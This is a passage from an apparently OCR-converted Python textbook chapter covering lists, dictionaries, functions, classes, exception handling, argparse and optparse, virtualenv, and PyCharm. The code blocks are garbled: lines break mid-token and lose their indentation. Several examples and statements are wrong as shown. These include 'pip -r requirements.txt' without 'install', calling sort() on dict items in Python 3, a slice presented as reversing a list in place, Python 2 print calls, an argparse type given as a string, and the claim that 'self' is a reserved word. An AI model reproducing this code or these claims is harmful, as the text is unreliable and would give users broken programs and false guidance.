- **`.remove('x')`**: Removes the first 'x' from the list
- **`.reverse()`**: Reverses the elements in the list

- **`.sort()`**: Sorts the list in ascending order

The indexing operator allows access to an element and is expressed syntactically by adding its index in brackets to the list, **`list [index]`**. You can change the value of a chosen element in the list using the index between brackets:

```
protocols[4] = 'ssh'
print("New list content: ",
      protocols)
```

Also, you can copy the value of a specific position to another position in the list:

```
protocols[1] = protocols[4]
print("New list content:",
      protocols)
```

The value inside the brackets that selects one element of the list is called an index, while the operation of selecting an element from the list is known as indexing.

ADDING ELEMENTS TO A LIST

We can add elements to a list by means of the following methods:

- **`list.append(value)`**: This method allows an element to be inserted at the end of the list. It takes its argument's value and puts

it at the end of the list that owns the method. The list's length then increases by one.

- **`list.insert(location, value)`**: The **`insert()`** method is a bit smarter since it can add a new element at any place in the list, and not just at the end. It takes as arguments first the required location of the element to be inserted and then the element to be inserted.

REVERSING A LIST

Another interesting operation that we perform in lists is the one that offers the possibility of getting elements in a reverse way in the list through the **`reverse()`** method:

```
>>> protocolList.reverse()
>>> print(protocolList)
['smtp','http','ftp']
```

Another way to do the same operation is to use the -1 index. This quick and easy technique shows how you can access all the elements of a list in reverse order:

```
>>> protocolList[::-1]
>>> print(protocolList)
['smtp','http','ftp']
```

SEARCHING ELEMENTS IN A LIST

In this example, we can see the code for finding the location of a given element inside a list. We use the **range** function to get elements inside **protocolList** and we compare each element with the element to find. When both elements are equal, we break the loop and return the element.

You can find the following code in the **search_element_list.py** file:

```
protocolList = [“FTP”,
      “HTTP”, “SNMP”, “SSH”]
toFind = “SSH”
found = False
for i in
      range(len(protocolList))
      :
         found =
      protocolList[i] ==
      toFind
         if found:
                  break
if found:
         print(“Element found
      at index”, i)
else:
         print(“Element not
      found”)
```

Now that you know how to add, reverse, and search for elements in a list, let’s move on to learning about tuples

in Python.

Tuples

A **tuple** is like a list, except its size cannot change and cannot add more elements than originally specified. The parentheses delimit a tuple. If we try to modify a tuple element, we get an error that indicates that the tuple object does not support element assignment:

```
>>>tuple=
      (“ftp”,”ssh”,”http”,”snm
      p”)
>>>tuple[0]
‘ftp’
>>>tuple[0]=”FTP”
Traceback (most recent call
      last):
    File “<stdin>”, line 1,
      in <module>
TypeError: ‘tuple’ object
      does not support item
      assignment
```

Now that you know the basic data structures for working with Python, let’s move on to learning about Python dictionaries in order to organize information in the key-value format.

Python dictionaries

The **Python dictionary** data structure is probably the most important in the entire language and allows us to associate values with keys. A key is any immutable

object. The value associated with a key can be accessed with the indexing operator. In Python, dictionaries are implemented using hash tables.

A Python dictionary is a way of storing information in the format of **key: value** pairs. Python dictionaries have curly brackets, **{ }** . Let's look at a protocols dictionary, with names and numbers, for example:

```
>>> services = {"ftp":21,
     "ssh":22, "smtp":25,
     "http":80}
```

The limitation with dictionaries is that we cannot use the same key to create multiple values. This will overwrite the duplicate key preceding value.

Using the **update** method, we can combine two distinct dictionaries into one. In addition, the **update** method will merge existing elements if they conflict:

```
>>> services = {"ftp":21,
     "ssh":22, "smtp":25,
     "http":80}
>>> services2 = {"ftp":21,
     "ssh":22, "snmp":161,
     "ldap":389}
>>>
     services.update(services
     2)
>>> print(services)
{"ftp":21, "ssh":22,
     "smtp":25,
```

```
"http":80,"snmp":161,
"ldap":389}
```

The first value is the key, and the second the key value. We can use any unchangeable value as a key. We can use numbers, sequences, Booleans, or tuples, but not lists or dictionaries, since they are mutable.

The main difference between dictionaries and lists or tuples is that values contained in a dictionary are accessed by their name and not by their index. You may also use this operator to reassign values, as in the lists and tuples:

```
>>> services["http"]= 8080
```

This means that a dictionary is a set of key-value pairs with the following conditions:

- **Each key must be unique**: That means it is not possible to have more than one key of the same value.
- **A key may be data of any type**: It may be a number or a string.
- **A dictionary is not a list**: A list contains a set of numbered values, while a dictionary holds pairs of values.
- **The len() function**: This works for dictionaries and returns the number

of key-value elements in the dictionary.

IMPORTANT NOTE

In Python 3.7, dictionaries have become ordered collections by default.

When building a dictionary, each key is separated from its value by a colon, and we separate items by commas. The **`.keys()`** method will return a list of all keys of a dictionary and the **`.items()`** method will return a complete list of elements in the dictionary. The following are examples involving these methods:

- **`services.keys()`** is a method that will return all the keys in the dictionary.
- **`services.items()`** is a method that will return the entire list of items in a dictionary:

```
>>> keys = services.keys()
>>> print(keys)
['ftp', 'smtp', 'ssh',
     'http', 'snmp']
```

Another way is based on using a dictionary's method called **`items()`**. The method returns a list of tuples

(this is the first example where tuples are something more than just an example of themselves) where each tuple is a key-value pair:

1. Enter the following command:

```
>>> items =
      services.items()
>>> print(items)
[('ftp', 21),
      ('smtp',25),
      ('ssh', 22),
      ('http', 80),
      ('snmp', 161)]
```

   From the performance point of view, when it is stored, the key inside a dictionary is converted to a hash value to save space and boost efficiency when searching or indexing the dictionary. The dictionary may also be printed, and the keys browsed in a particular order.

2. The following code sorts the dictionary elements in ascending order by key using the **`sort()`** method:

```
>>> items.sort()
>>> print(items)
```

```
[('ftp', 21), ('http',
      80), ('smtp', 25),
       ('snmp', 161),
       ('ssh', 22)]
```

3. Finally, you might want to iterate over a dictionary and extract and display all the key-value pairs with a classical **for** loop:

```
>>> for key,value in
      services.items():
>>> print(key,value)
ftp 21
smtp 25
ssh 22
http 80
snmp 16
```

Assigning a new value to an existing key is simple due to dictionaries being fully mutable. There are no obstacles to modify them:

1. In this example, we're going to replace the value of the **http** key:

```
>>> services['http'] =
      8080
>>> print(services)
{"ftp": 21, "ssh": 22,
      "smtp": 25,
      "http": 8080,"snmp"
      : 161}
```

2. Adding a new key-value pair to a dictionary is as easy as modifying a value. Only a new, previously non-existent key needs to be assigned to one:

```
>>> services['ldap'] =
      389
>>> print(services)
{"ftp": 21, "ssh": 22,
      "smtp": 25,
      "http": 8080,"snmp"
      : 161, "ldap": 389}
```

Note that this is very different behavior compared to lists, which don't allow you to assign values to non-existing indices.

Now that you know the main data structures for working with Python, let's move on to learning how to structure our Python code with functions and classes.

Python functions, classes, and managing exceptions

In this section, we will review Python functions, classes, and how to manage exceptions in Python scripts. We will review some examples for declaring and using both in our script code. We'll also review the main exceptions we can find in Python for inclusion in our scripts.

Python functions

A **function** is a block of code that performs a specific task when the function is called (invoked). You can use functions to make your code reusable, better organized, and more readable. Functions can have parameters and return values.

There are at least four basic types of functions in Python:

- **Built-in functions**: These are an integral part of Python. You can see a complete list of Python's built-in functions at https://docs.python.org/3/library/functions.html.
- **Functions that come from pre-installed modules**.
- **User-defined functions**: These are written by developers in their own code and they use them freely in Python.
- **The lambda function**: This allow us to create anonymous functions that are built using expressions such as product = lambda x,y : x * y, where lambda is a Python keyword and x and y are the function parameters.

With the **builtins** module, we can see all classes and methods available by default in Python:

```
>>> import builtins
>>> dir(builtins)
['ArithmeticError',
     'AssertionError',
     'AttributeError',
     'BaseException',
     'BlockingIOError',
     'BrokenPipeError',
     'BufferError',
     'BytesWarning',
     'ChildProcessError',
     'ConnectionAbortedError'
     , 'ConnectionError',
     'ConnectionRefusedError'
     ,
     'ConnectionResetError',
     'DeprecationWarning',
     'EOFError', 'Ellipsis',
     'EnvironmentError',
     'Exception', 'False',
     'FileExistsError',
     'FileNotFoundError',
     'FloatingPointError',
     'FutureWarning',
     'GeneratorExit',
     'IOError',
     'ImportError',
     'ImportWarning',
     'IndentationError',
     'IndexError',
     'InterruptedError',
```

```
'IsADirectoryError',
'KeyError',
'KeyboardInterrupt',
'LookupError',
'MemoryError',
'ModuleNotFoundError',
'NameError', 'None',
'NotADirectoryError',
'NotImplemented',
'NotImplementedError',
'OSError',
'OverflowError',
'PendingDeprecationWarni
ng', 'PermissionError',
'ProcessLookupError',
'RecursionError',
'ReferenceError',
'ResourceWarning',
'RuntimeError',
'RuntimeWarning',
'StopAsyncIteration',
'StopIteration',
'SyntaxError',
'SyntaxWarning',
'SystemError',
'SystemExit',
'TabError',
'TimeoutError', 'True',
'TypeError',
'UnboundLocalError',
'UnicodeDecodeError',
'UnicodeEncodeError',
'UnicodeError',
'UnicodeTranslateError',
```

```
'UnicodeWarning',
'UserWarning',
'ValueError', 'Warning',
'ZeroDivisionError',
'__build_class__',
'__debug__', '__doc__',
'__import__',
'__loader__',
'__name__',
'__package__',
'__spec__', 'abs',
'all', 'any', 'ascii',
'bin', 'bool',
'breakpoint',
'bytearray', 'bytes',
'callable', 'chr',
'classmethod',
'compile', 'complex',
'copyright', 'credits',
'delattr', 'dict',
'dir', 'divmod',
'enumerate', 'eval',
'exec', 'exit',
'filter', 'float',
'format', 'frozenset',
'getattr', 'globals',
'hasattr', 'hash',
'help', 'hex', 'id',
'input', 'int',
'isinstance',
'issubclass', 'iter',
'len', 'license',
'list', 'locals', 'map',
'max', 'memoryview',
```

```
'min', 'next', 'object',
'oct', 'open', 'ord',
'pow', 'print',
'property', 'quit',
'range', 'repr',
'reversed', 'round',
'set', 'setattr',
'slice', 'sorted',
'staticmethod', 'str',
'sum', 'super', 'tuple',
'type', 'vars', 'zip']
```

In Python, functions include reusable code-ordered blocks. This allows a programmer usually to write a block of code to perform a single, connected action. Although Python offers several built-in features, a programmer may build user-defined functionality.

In addition to helping us program and debug by dividing the program into small parts, the functions also allow us to manage code in a more reusable manner.

Python functions are defined using the **`def`** keyword with the function name, followed by the function parameters. The function's body is composed of Python statements to be executed. You have the option to return a value to the function caller at the end of the function, or if you do not assign a return value, it will return the **`None`** object by default.

For instance, we can define a function that returns **`True`** if the element is within the sequence given a sequence of numbers and an item passed by a parameter, and **`False`** otherwise:

```
>>> def
      contains(sequence,item):
```

```
>>> for element in sequence:
>>> if element == item:
>>> return True
>>> return False
>>> print
      contains([100,200,300,40
      0],200)
True
>>> print
      contains([100,200,300,40
      0],300)
True
>>> print
      contains([100,200,300,40
      0],350)
False
```

Two important factors make parameters different and special:

- Parameters only exist within the functions in which they were described, and the only place where the parameter can be specified is a space between a pair of parentheses in the **`def`** state.
- Assigning a value to the parameter is done at the time of the function's invocation by specifying the corresponding argument.

Python classes

Python is an object-oriented language that allows you to create classes from such descriptions and instantiate them. The functions specified inside the class are instance methods, also known as member functions.

Python's way of constructing objects is via the **`class`** keyword. A Python object is an assembly of methods, variables, and properties. Lots of objects can be generated with the same class description.

Here is a simple example of a protocol object definition. You can find the following code in the **`protocol.py`** file:

```
class protocol(object):
def __init__(self, name,
     number,description):
                 self.name =
     name
        self.number = number
        self.description =
     description
def getProtocolInfo(self):
         return self.name+ "
     "+str(self.number)+ "
     "+self.description
```

In the previous code, we can see a method with the name **`__init__`**, which represents the class constructor. If a class has a constructor, it is invoked automatically and implicitly when the object of the class is instantiated.

The **`init`** method is a special method that acts as a constructor method to perform the necessary

initialization operation. The method's first parameter is a special keyword, and we use the self-identifier for the current object reference. Basically, the **`self`** keyword is a reference to the object itself and provides a way for its attributes and methods to access it.

The **`constructor`** method has to have the self parameter and may have more parameters than just **`self`**; if this happens, the way in which the class name is used to create the object must reflect the **`__init__`** definition. This method is used to set up the object, in other words, properly initialize its internal state, create instance variables, instantiate any other objects if their existence is needed, and so on.

IMPORTANT NOTE

In Python, **`self`** *is a reserved language word and is mandatory. It is the first parameter of traditional methods and through it you can access the class attributes and methods. This parameter is equivalent to the pointer that can be found in languages such as C ++ or Java.*

An **object** is a set of the requirements and qualities assigned to a specific class. Classes form a hierarchy, which means that an object belonging to a specific class belongs to all the superclasses at the same time.

To build an object, write the class name followed by any parameter needed in parentheses. These are the parameters that will be transferred to the **`init`** method, which is the process that is called when the class is instantiated:

```
>>> protocol_http=
      protocol("HTTP", 80,
```

```
"Hypertext transfer
protocol")
```

Now that we have created our object, we can access its attributes and methods through the **`object.attribute`** and **`object.method()`** syntax:

```
>>> protocol_http.name
>>> protocol_http.number
>>> protocol_http.description
>>>
    protocol_http.getProtocol
    lInfo()
```

In summary, object programming is the art of defining and expanding classes. A class is a model of a very specific part of reality, reflecting properties and methods found in the real world. The new class may add new properties and new methods, and therefore may be more useful in specific applications.

Python inheritance

Let's define one of the fundamental concepts of object programming, named inheritance. Any object bound to a specific level of a class hierarchy inherits all the traits (as well as the requirements and qualities) defined inside any of the superclasses.

The core principles of the languages of object-oriented programming are encapsulation, inheritance, and polymorphism. In an object-oriented language, by creating hierarchies, objects are related to others, and it is conceivable that some objects inherit the properties and methods of other objects, expanding their actions and/or specializing.

Inheritance allows us to create a new class from another, inherit its attributes and methods, and adapt or extend them as required. This facilitates the reuse of the code since you can implement the basic behaviors and data in a base class and specialize them in the derived classes.

To implement inheritance in Python, we need to add the name of the class that is inherited within parentheses to show that a class inherits from another class, as we can see in the following code:

```
>>>class MyList(list):
>>> def max_min(self):
>>> return
      max(self),min(self)
>>>myList= MyList()
>>>myList.extend([100,200,300
     ,500])
>>>print(myList)
[100, 200, 300, 500]
>>>print(myList.max_min())
(500, 100)
```

As we can see in the previous example, inheritance is a common practice of passing attributes and methods from the superclass to a newly created class. The new class inherits all the already existing methods and attributes, but is able to add some new ones if needed.

Managing exceptions

Each time your code tries to do something wrong, Python stops your program, and it creates a special kind of data, called an **exception**. Both of these activities are known

as raising an exception. We can say that Python always raises an exception (or that an exception has been raised) when it has no idea what to do with your code.

Exceptions are errors that Python detects during execution of the program. If the interpreter experiences an unusual circumstance, such as attempting to divide a number by 0 or attempting to access a file that does not exist, an exception is created or thrown, telling the user that there is a problem.

When the exception is not detected, the execution flow is interrupted, and the console shows the information associated with the exception so that the developer can solve the problem with the information returned by the exception.

Let's see a Python code throwing an exception while attempting to divide 1 by 0. We'll get the following error message if we execute it:

```
>>>def division(a,b):
>>> return a/b
>>>def calculate():
>>>division(1,0)
>>>calculate()
Traceback (most recent call
      last):
    File "<stdin>", line 1,
      in <module>
    File "<stdin>", line 2,
      in calculate
    File "<stdin>", line 2,
      in division
```

```
ZeroDivisionError: division
      by zero
```

In the previous example, we can see **traceback**, which consists of a list of the calls that caused the exception. As we see in the stack trace, the error was caused by the call to the **calculate()** method, which, in turn, calls **division (1, 0)**, and ultimately the execution of the **a/b** sentence of division in line 2.

IMPORTANT NOTE

Python provides effective tools that allow you to observe exceptions, identify them, and handle them efficiently. This is possible due to the fact that all potential exceptions have their unambiguous names, so you can categorize them and react appropriately.

In Python, we can use a **try/except** block to resolve situations related to exception handling. Now, the program tries to run the division by zero. When the error happens, the exceptions manager captures the error and prints a message that is relevant to the exception:

```
>>>try:
>>> print("10/0 =
      ",str(10/0))
>>>except Exception as
      exception:
>>> print("Error
      =",str(exception))
Error = division by zero
```

The **try** keyword begins a block of the code that may or may not be performing correctly. Next, Python tries to perform some operations; if it fails, an exception is raised and Python starts to look for a solution.

At this point, the **except** keyword starts a piece of code that will be executed if anything inside the **try** block goes wrong – if an exception is raised inside a previous **try** block, it will fail here, so the code located after the **except** keyword should provide an adequate reaction to the raised exception.

In the following example, we try to create a file-type object. If the file is not found in the filesystem, an exception of the **IOError** type is thrown, which we can capture thanks to our **try except** block:

```
>>>try:
>>> f = open(‘file.txt’,”r”)
>>>except Exception as
      exception:
>>> print(“File not
      found:”,str(exception))
File not found: [Errno 2] No
      such file or directory:
      ‘file.txt’
```

In the first block, Python tries to perform all instructions placed between the **try:** and **except:** statements; if nothing is wrong with the execution and all instructions are performed successfully, the execution jumps to the point after the last line of the **except:** block, and the block's execution is considered complete.

The following code raises an exception related to accessing an element that does not exist in the list:

```
>>> list = []
>>> x = list[0]
Traceback (most recent call
      last):
IndexError: list index out of
      range
```

Python 3 defines 63 built-in exceptions, and all of them form a tree-shaped hierarchy. Some of the built-in exceptions are more general (they include other exceptions), while others are completely concrete. We can say that the closer to the root an exception is located, the more general (abstract) it is.

Some of the exceptions available by default are listed here (the class from which they are derived is in parentheses):

- **`BaseException`**: The class from which all exceptions inherit.
- **`Exception`** (**`BaseException`**): An exception is a special case of a more general class named **`BaseException`**.
- **`ZeroDivisionError`** (**`ArithmeticError`**): An exception raised when the second argument of a division is **`0`**. This is a special case of a more general exception class named **`ArithmeticError`**.

- **`EnvironmentError`** (**`StandardError`**): This is a parent class of errors related to input/output.
- **`IOError`** (**`EnvironmentError`**): This is an error in an input/output operation.
- **`OSError`** (**`EnvironmentError`**): This is an error in a system call.
- **`ImportError`** (**`StandardError`**): The module or the module element that you wanted to import was not found.

All the built-in Python exceptions form a hierarchy of classes. The following script dumps all predefined exception classes in the form of a tree-like printout.

You can find the following code in the **`get_exceptions_tree.py`** file:

```
def
      printExceptionsTree(Exce
      ptionClass, level = 0):
         if level > 1:
```

```
            print("
    |" * (level - 1),
    end="")
       if level > 0:
            print("
    +---", end="")
       print(ExceptionClass.
    __name__)
       for subclass in
    ExceptionClass.__subclas
    ses__():
            printExceptio
    nsTree(subclass, level +
    1)
printExceptionsTree(BaseExcep
    tion)
```

As a tree is a perfect example of a recursive data structure, a recursion seems to be the best tool to traverse through it. The **`printExceptionsTree()`** function takes two arguments:

- A point inside the tree from which we start traversing the tree
- A level to build a simplified drawing of the tree's branches

This could be a partial output of the previous script:

```
BaseException
    +---Exception
```

```
|     +---TypeError
|     +---
StopAsyncIteration
|     +---StopIteration
|     +---ImportError
|     |     +---
ModuleNotFoundError
|     |     +---
ZipImportError
|     +---OSError
|     |     +---
ConnectionError
|     |     |     +---
BrokenPipeError
|     |     |     +---
ConnectionAbortedError
|     |     |     +---
ConnectionRefusedError
|     |     |     +---
ConnectionResetError
|     |     +---
BlockingIOError
|     |     +---
ChildProcessError
|     |     +---
FileExistsError
|     |     +---
FileNotFoundError
|     |     +---
IsADirectoryError
```

```
|     |     +---
NotADirectoryError
|     |     +---
InterruptedError
|     |     +---
PermissionError
|     |     +---
ProcessLookupError
|     |     +---
TimeoutError
|     |     +---
UnsupportedOperation
|     |     +---herror
|     |     +---gaierror
|     |     +---timeout
|     |     +---Error
|     |     |     +---
SameFileError
|     |     +---
SpecialFileError
|     |     +---
ExecError
|     |     +---
ReadError
```

In the output of the previous script, we can see that the root of Python's exception classes is the **`BaseException`** class (this is a superclass of all the other exceptions). For each of the encountered classes, performs the following set of operations:

- Print its name, taken from the **`__name__`** property.
- Iterate through the list of subclasses delivered by the **`__subclasses__()`** method, and recursively invoke the **`printExceptionsTree()`** function, incrementing the nesting level, respectively.

Now that you know the functions, classes, and exceptions for working with Python, let's move on to learning how to manage modules and packages. Also, we will review the use of some modules for managing parameters, including argparse and OptionParse.

Python modules and packages

In this section, you will learn how Python provides modules that are built in a modular way and offers the possibility to developers to create their own modules.

What is a module in Python?

A **module** is a collection of functions, classes, and variables that we can use from a program. There is a large collection of modules available with the standard Python distribution.

A module can be specified as a file containing definitions and declarations from Python. The filename is the module name attached with the **`.py`** suffix. We can start by defining a simple module in a **`.py`** file. We'll define a simple **`test()`** function inside this **`my module.py`** file that will print **`"This is my first module"`**:

You can find the following code in the **`my_module.py`** file:

```
def test():
print("This is my first
      module")
```

Within our **`main.py`** file, we can then import this file as a module and use our newly-defined **`test()`** method, like so:

You can find the following code in the **`main.py`** file:

```
import my_module
def main():
my_module.test()
if __name__ == '__main__':
main()
```

When a module is imported, its content is implicitly executed by Python. It gives the module the chance to initialize some of its internal aspects. The initialization takes place only once, when the first import occurs, so the assignments done by the module aren't repeated unnecessarily. That's all we need in order to define a very simple Python module within our Python scripts.

Getting information from standard modules

We continue through some standard Python modules. We could get more information about methods and other entities from a specific module using the **dir()** method. The module has to have been previously imported as a whole (for example, using the **import** module instruction):

```
>>>import <module_name>
>>>dir(module_name)
```

The **dir()** method returns an alphabetically sorted list containing all entities' names available in the module identified by a name passed to the function as an argument. For example, you can run the following code to print the names of all entities within the **math** module. You can find the following code in the **get_entities_module.py** file:

```
import math
for name in dir(math):
        print(name, end="\t")
```

In the previous script, we are using the **dir()** method to get all name entities from the **math** module.

Difference between a Python module and a Python package

Writing your own modules doesn't differ much from writing ordinary scripts. There are some specific aspects you must be aware of, but it definitely isn't rocket

science. When we are working with Python, it is important to understand the difference between a Python module and a Python package. It is important to differentiate between them; *a package is a module that includes one or more modules*.

Let's summarize some important concepts:

- A module is a kind of container filled with functions – you can pack as many functions as you want into one module and distribute it across the world.
- Of course, it's generally a good idea not to mix functions with different application areas within one module, so group your functions carefully and name the module containing them in a clear and intuitive way.

Python Module Index

Python comes with a robust standard library that includes everything from built-in modules for easy I/O access to platform-specific API calls. Python's modules make up their own universe, in which Python itself is only a galaxy, and we would venture to say that exploring the depths of these modules can take significantly more time than getting acquainted with "pure" Python. You can read about all standard Python modules here: https://docs.python.org/3/py-modindex.html.

Managing parameters in Python

Often in Python, scripts that are used on the command line as arguments are used to give users options when they run a certain command. Each argument that is provided to a Python script is exposed through the **`sys.argv`** array, which can be accessed by importing the **`sys`** module.

However, to develop this task, the best option is to use the **`argparse module`**, which comes installed by default when you install Python. For more information, you can check out the official website: https://docs.python.org/3/library/argparse.html.

You can find the following code in the **`testing_parameters.py`** file:

```
import argparse
parser =
      argparse.ArgumentParser(
      description=' Testing
      parameters' )
parser.add_argument("-p1",
      dest="param1",
      help="parameter1")
parser.add_argument("-p2",
      dest="param2",
      help="parameter2")
params = parser.parse_args()
print("Parameter
      1",params.param1)
print("Parameter
      2",params.param2)
```

One of the interesting choices is that the type of parameter can be indicated using the type attribute. For example, if we want to treat a certain parameter as if it were an integer, then we might do so as follows:

```
parser.add_argument("-param",
      dest="param",
      type="int")
```

Another thing that could help us to have a more readable code is to declare a class that acts as a global object for the parameters. For example, if we want to pass several parameters at the same time to a function, we could use this global object, which is the one that contains the global execution parameters.

You can find the following code in the **params_global_argparse.py** file:

```
import argparse
class Parameters:
"""Global parameters"""
def __init__(self, **kwargs):
     self.param1 =
      kwargs.get("param1")
     self.param2 =
      kwargs.get("param2")
def
      view_parameters(input_pa
      rameters):
print(input_parameters.param1
      )
print(input_parameters.param2
      )
```

```
parser =
      argparse.ArgumentParser(
      description=' Passing
      parameters in an
      object' )
parser.add_argument("-p1",
      dest="param1",
      help="parameter1")
parser.add_argument("-p2",
      dest="param2",
      help="parameter2")
params = parser.parse_args()
input_parameters =
      Parameters(param1=params
      .param1,param2=params.pa
      ram2)
view_parameters(input_paramet
      ers)
```

In the previous script, we can see that with the **argparse** module, we obtain parameters and we encapsulate these parameters in an object with the **Parameters** class.

Python provides another class called **OptionParser** for managing command-line arguments. **OptionParser** is part of the **optparse** module that is provided by the standard library. **OptionParser** allows you to do a range of very useful things with command-line arguments:

- Specify a default if a certain argument is not provided.

- It supports both argument flags (either present or not) and arguments with values.
- It supports different formats of passing arguments.

Let's use **`OptionParser`** to manage parameters in the same way we have seen before with the **`argparse`** module. In the code provided here, command-line arguments are used to pass in these variables:

You can find the following code in the **`params_global_OptionsParser.py`** file:

```
from optparse import
     OptionParser
class Parameters:
       """Global
     parameters"""
       def __init__(self,
     **kwargs):
              self.param1 =
     kwargs.get("param1")
              self.param2 =
     kwargs.get("param2")
def
     view_parameters(input_pa
     rameters):
```

```
        print(input_parameter
    s.param1)
        print(input_parameter
    s.param2)
parser = OptionParser()
parser.add_option("--p1",
    dest="param1",
    help="parameter1")
parser.add_option("--p2",
    dest="param2",
    help="parameter2")
(options, args) =
    parser.parse_args()
input_parameters =
    Parameters(param1=option
    s.param1,param2=options.
    param2)
view_parameters(input_paramet
    ers)
```

The previous script demonstrates the use of the **`OptionParser`** class. It provides a simple interface for command-line arguments, allowing you to define certain properties for each command-line option. It also allows you to specify default values. If certain arguments are not provided, it allows you to throw specific errors.

Now that you know how Python manages modules and packages, let's move on to learning how to manage dependencies and create a virtual environment with the **`virtualenv`** utility.

Managing dependencies and virtual environments

In this section, you will be able to identify how to manage dependencies and the execution environment with **`pip`** and **`virtualenv`**.

Managing dependencies in a Python project

If our project has dependencies with other libraries, the goal will be to have a file where we have such dependencies, so that our module is built and distributed as quickly as possible. For this function, we will build a file called **`requirements.txt`**, which will have all the dependencies that the module in question requires if we invoke it with the **`pip`** utility.

To install all the dependencies, use the **`pip`** command:

```
$ pip -r requirements.txt
```

Here, **`pip`** is the Python package and dependency manager where **`requirements.txt`** is the file where all the dependencies of the project are saved.

TIP

Within the Python ecosystem, we can find new projects to manage the dependencies and packages of a Python project. For example, poetry (https://python-poetry.org) is a tool to handle dependency installation as well as build and package Python packages.

Generating the requirements.txt file

We also have the possibility to create the **`requirements.txt`** file from the project source code. For this task, we can use the **`pipreqs`** module, whose code can be downloaded from the GitHub repository at https://github.com/bndr/pipreqs.

In this way, the module can be installed either with the **`pip install pipreqs`** command or through the GitHub code repository using the **`python setup.py install`** command.

For more information about the module, you can refer to the official PyPI page:

https://pypi.python.org/pypi/pipreqs

To generate the **`requirements.txt`** file, you have to execute the following command:

```
$ pipreqs <path_project>
```

Working with virtual environments

When operating with Python, it's strongly recommended that you use virtual environments. A **virtual environment** provides a separate environment for installing Python modules and an isolated copy of the Python executable file and associated files.

You can have as many virtual environments as you need, which means that you can have multiple module configurations configured, and you can easily switch between them.

From version 3, Python includes a **venv** module, which provides this functionality. The documentation and examples are available at https://docs.python.org/3.8/using/.

There is also a standalone tool available for earlier versions, which can be found at https://virtualenv.pypa.io/en/latest.

Configuring virtualenv

When you install a Python module on your local computer without having to use a virtual environment, you install it on the operating system globally. Typically, this installation requires a user root administrator and the Python module is configured for each user and project.

The best approach at this point is to create a Python virtual environment if you need to work on many Python projects, or if you are working with several projects that are sharing some modules.

virtualenv is a Python module that enables you to build isolated, virtual environments. Essentially, you must create a folder that contains all the executable files and modules needed for a project. You can install **virtualenv** as follows:

1. Type in the following command:

```
$ sudo pip install
      virtualenv
```

2. To create a new virtual environment, create a new folder

and enter the folder from the command line:

```
$ cd your_new_folder
$ virtualenv name-of-
      virtual-
      environment
$ source bin/activate
```

3. Once we have it active, we will have a clean environment of modules and libraries and we will have to download the dependencies of our project so that they are copied in this directory using the following command:

```
(venv) > pip install -r
      requirements.txt
```

Executing this command will initiate a folder with the name indicated in your current working directory with all the executable files of Python and the pip module that allows you to install different packages in your virtual environment.

IMPORTANT NOTE

If you are working with Python 3.3+, **`virtualenv`** *is included in* **`stdlib`***. You can get an installation update for* **`virtualenv`** *in the Python documentation: https://docs.python.org/3/library/venv.html.*

`virtualenv` is like a sandbox where all the dependencies of the project will be installed when you are working, and all modules and dependencies are kept separate. If users have the same version of Python installed on their machine, the same code will work from the virtual environment without requiring any change.

Now that you know how you can install your own virtual environment, let's move on to review development environments for Python scripting, including Python IDLE and PyCharm.

Development environments for Python scripting

In this section, we will review PyCharm and Python IDLE as development environments for Python scripting.

Setting up a development environment

In order to rapidly develop and debug Python applications, it is absolutely necessary to use an **Integrated Development Environment** (**IDE**). If you want to try different options, we recommend you check out the list that is on the official site of Python, where you can see the tools according to your operating systems and needs:

https://wiki.python.org/moin/IntegratedDevelopmentEnvironments

Between all the environments, the following two are what we will look at:

- **PyCharm**: http://www.jetbrains.com/pycharm
- **Python IDLE**: https://docs.python.org/3/library/idle.html

PyCharm

PyCharm is an IDE developed by Jetbrains, based on the company's IntelliJ IDEA, the same company's IDE, but focused on Java, and is the Android Studio base.

PyCharm is multi-platform and we can find binaries for operating systems running Windows, Linux, and macOS X. There are two versions of PyCharm – community and technical, with variations in functionality relating to web framework integration and support for databases. In the following URL, we can see a comparison between both editions:

http://www.jetbrains.com/pycharm

The main advantages of this development environment are as follows:

- Autocomplete, syntax highlighter, analysis tool, and refactoring
- Integration with web frameworks such as Django and Flask
- An advanced debugger
- Connection with version-control systems, such as Git, CVS, and SVN

In the following screenshot, we can see how to configure **`virtualenv`** in PyCharm:




Figure 1.1 – Configuring virtualenv in PyCharm

In the preceding screenshot, we are setting the configuration related to establishing a new environment for the project using **virtualenv**.

Debugging with PyCharm

In this example, we are debugging a Python script that accepts two input parameters. An interesting topic is the possibility of adding a breakpoint to our script.

In the following screenshot, we are setting a breakpoint in the **`view_parameters`** method:

